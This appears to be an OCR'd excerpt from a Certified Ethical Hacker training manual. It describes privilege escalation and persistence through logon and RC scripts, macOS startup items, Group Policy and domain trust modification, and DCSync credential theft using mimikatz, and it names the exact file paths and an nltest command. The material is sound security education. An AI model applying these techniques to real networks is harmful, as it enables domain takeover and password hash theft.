
  Attackers leverage network logon scripts for escalating privileges and maintaining persistence. These scripts are allocated using AD or GPOs. Such logon scripts are executed using any valid user's credentials. The initialization of a network logon script can be utilized for different systems based on the networked systems. For this reason, attackers abuse network logon scripts to gain local or administrator credentials based on the access configuration to escalate their privileges.

- **RC Scripts**

  Attackers abuse RC scripts to escalate privileges and create persistence during the startup process of Unix-based systems. These scripts are executed during system startup and allow the mapping and initializing of custom startup services. These custom services can be used by an attacker for various run levels. Attackers maintain persistence by embedding a malicious binary shell or path to RC scripts such as **`rc.common`** or **`rc.local`** within Unix-based systems. When the system reboots, attackers gain root access through the automatic execution of these RC scripts.

- **Startup Items**

  In macOS systems, startup items run at the last stage of the booting process and include different executable files or shell scripts along with their configuration information, which is used to determine the order of execution for the startup items. **`StartupParameters.plist`** is an executable file of a startup item, which is located within the top-level root directory. Attackers create malicious files or folders within the **`/Library/StartupItems`** directory to maintain persistence. As these items are executed at the bootup stage, they can be executed with root-level privileges.



Privilege Escalation by Modifying Domain Policy

CEH
Certified Ethical Hacker

- The domain policy comprises the **configuration settings** that may be implemented between the domains in a forest domain environment
- Attackers modify the domain settings by **changing the group policy** and trust relationship between domains
- Attackers also **implant a fake domain** controller to maintain a foothold and escalate privileges

Group Policy Modification

- Modify the `ScheduledTasks.xml` file to create a malicious scheduled task/job using scripts such as New-GPOImmediateTask:

```
<GPO_PATH>\Machine\Preferences\Scheduled
Tasks\ScheduledTasks.xml
```

Domain Trust Modification

- Use the `domain_trusts` utility to collect information about trusted domains and modify the settings of existing domain trusts:

```
C:\Windows\system32>nltest
/domain_trusts
```

Privilege Escalation by Modifying Domain Policy

Attackers often attempt to circumvent security solutions and other defenses implemented in a domain environment by modifying the domain’s configuration settings. In a Windows environment, domains controlled by the AD service manage the communications between various resources such as computers and user accounts in a network. The domain policy comprises the configuration settings that may be implemented between the domains in a forest domain environment. Attackers can modify the domain settings by changing the group policy and trust relationship between domains. Attackers make these changes to implant a fake domain controller (DC), through which they can maintain a foothold and escalate privileges.

- **Group Policy Modification**

  Group policies are used to manage the resources and their configuration settings such as security options, registry keys, and domain members. All user accounts are provided with read access to GPOs by default, and write access is provided only to specific users or groups within the domain.

  ```
  \<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
  ```

  Attackers use the above path to access the domain group policies and modify them to perform unintended activities such as creating a new account, disabling or modifying internal tools, ingress tool transfer, unwanted service executions, and modifying the policy to extract passwords in plaintext.

  ```
  <GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
  ```

  Attackers use the above path to modify the `ScheduledTasks.xml` file to create a malicious scheduled task/job using scripts such as `New-GPOImmediateTask`.

  ```
  <GPO_PATH>\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
  ```

Attackers use the above path to modify particular user rights such as **`SeEnableDelegationPrivilege`** to create a backdoor. Then, attackers control the user account to change the group policy settings.

- **Domain Trust Modification**

  Domain trust objects provide information such as credentials, accounts, authentication, and authorization mechanisms used by domains.

  ```
  C:\Windows\system32>nltest /domain_trusts
  ```

  Attackers use the above utility to collect information about trust domains and use the gathered information to add a domain trust or modify the settings of existing domain trusts to escalate privileges through Kerberoasting and pass-the-ticket attacks.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

- In a DCSync attack, an attacker initially compromises and obtains privileged account access with **domain replication rights** and activates replication protocols to create a virtual domain controller (DC) similar to the original AD
- It allows an attacker to send requests to the DC, retrieve **administrator NTLM password** hashes, and perform further attacks such as golden ticket attacks, account manipulation, and living-off-the-land attacks
- Attackers leverage mimikatz to perform DCSync attack

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

A domain controller (DC) in a Windows environment is configured to securely validate user requests within a domain. The function of a DC is to stockpile user accounts and data, provide authentication, and append a security policy for the domain. Replicating a directory in the IT environment plays a vital role as it assists system administrators to organize and handle data flow across many DCs. For example, when an employee of an organization updates their account credentials, the updated credentials should be replicated across all the DCs, which can facilitate easy authentication for users.

The DCSync attack is a technique used by attackers on selective DCs. In this attack, an attacker initially compromises and obtains privileged account access with domain replication rights. Then, they activate replication protocols to create a virtual DC similar to the original AD. This access enables the attacker to send requests to the DC and receive the victim's confidential information such as NTLM password hashes. Using this information, an attacker can launch further attacks such as golden ticket attacks, account manipulation, and living off the land (LOTL) attacks as well as embed ransomware in the compromised servers.

DCSync Attack Stages

The DCSync attack is performed in the following eight stages, which start from lower privileges and proceed to higher privileges.

- **Stage 1:** Performs external reconnaissance
- **Stage 2:** Compromises the targeted machine
- **Stage 3:** Performs internal reconnaissance
- **Stage 4:** Escalates local privileges

- **Stage 5:** Compromises credentials by sending commands to DC
- **Stage 6:** Performs admin-level reconnaissance
- **Stage 7:** Performs malicious remote code execution
- **Stage 8:** Gains domain admin credentials

Compromised Machine
Internal Reconnaissance
Local Privilege Escalation
Compromised Credentials
Admin Reconnaissance
Remote Execution
Domain Admin Credentials

Figure 6.122: Stages of the DCSync attack


Access Rights Required for Performing DCSync Attack

Initially, when attackers obtain privileged account access through other means of attack, they have limited access rights to the domain resources. These access rights are insufficient for attackers to perform a DCSync attack. Hence, they require more time to gain additional permissions to perform a DCSyn attack. After obtaining additional permissions or higher privileges, attackers can perform the following activities:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set

How Attackers Compromise the Domain Controller (DC)

- An attacker initially identifies the DC to compromise and requests for replication.
- The attacker either deploys tools such as **`mimikatz`** to replicate the DC and request multiple DCs to replicate the information or sends a **`GetNCChanges`** command as a request for replication of information on the DC.
- Now, the DC accepts the request, acknowledges the replication request, and hands over password hashes to the attacker.



Attacker discovers and mimics DC via MS-DRSR

Tools for Performing a DCSync Attack

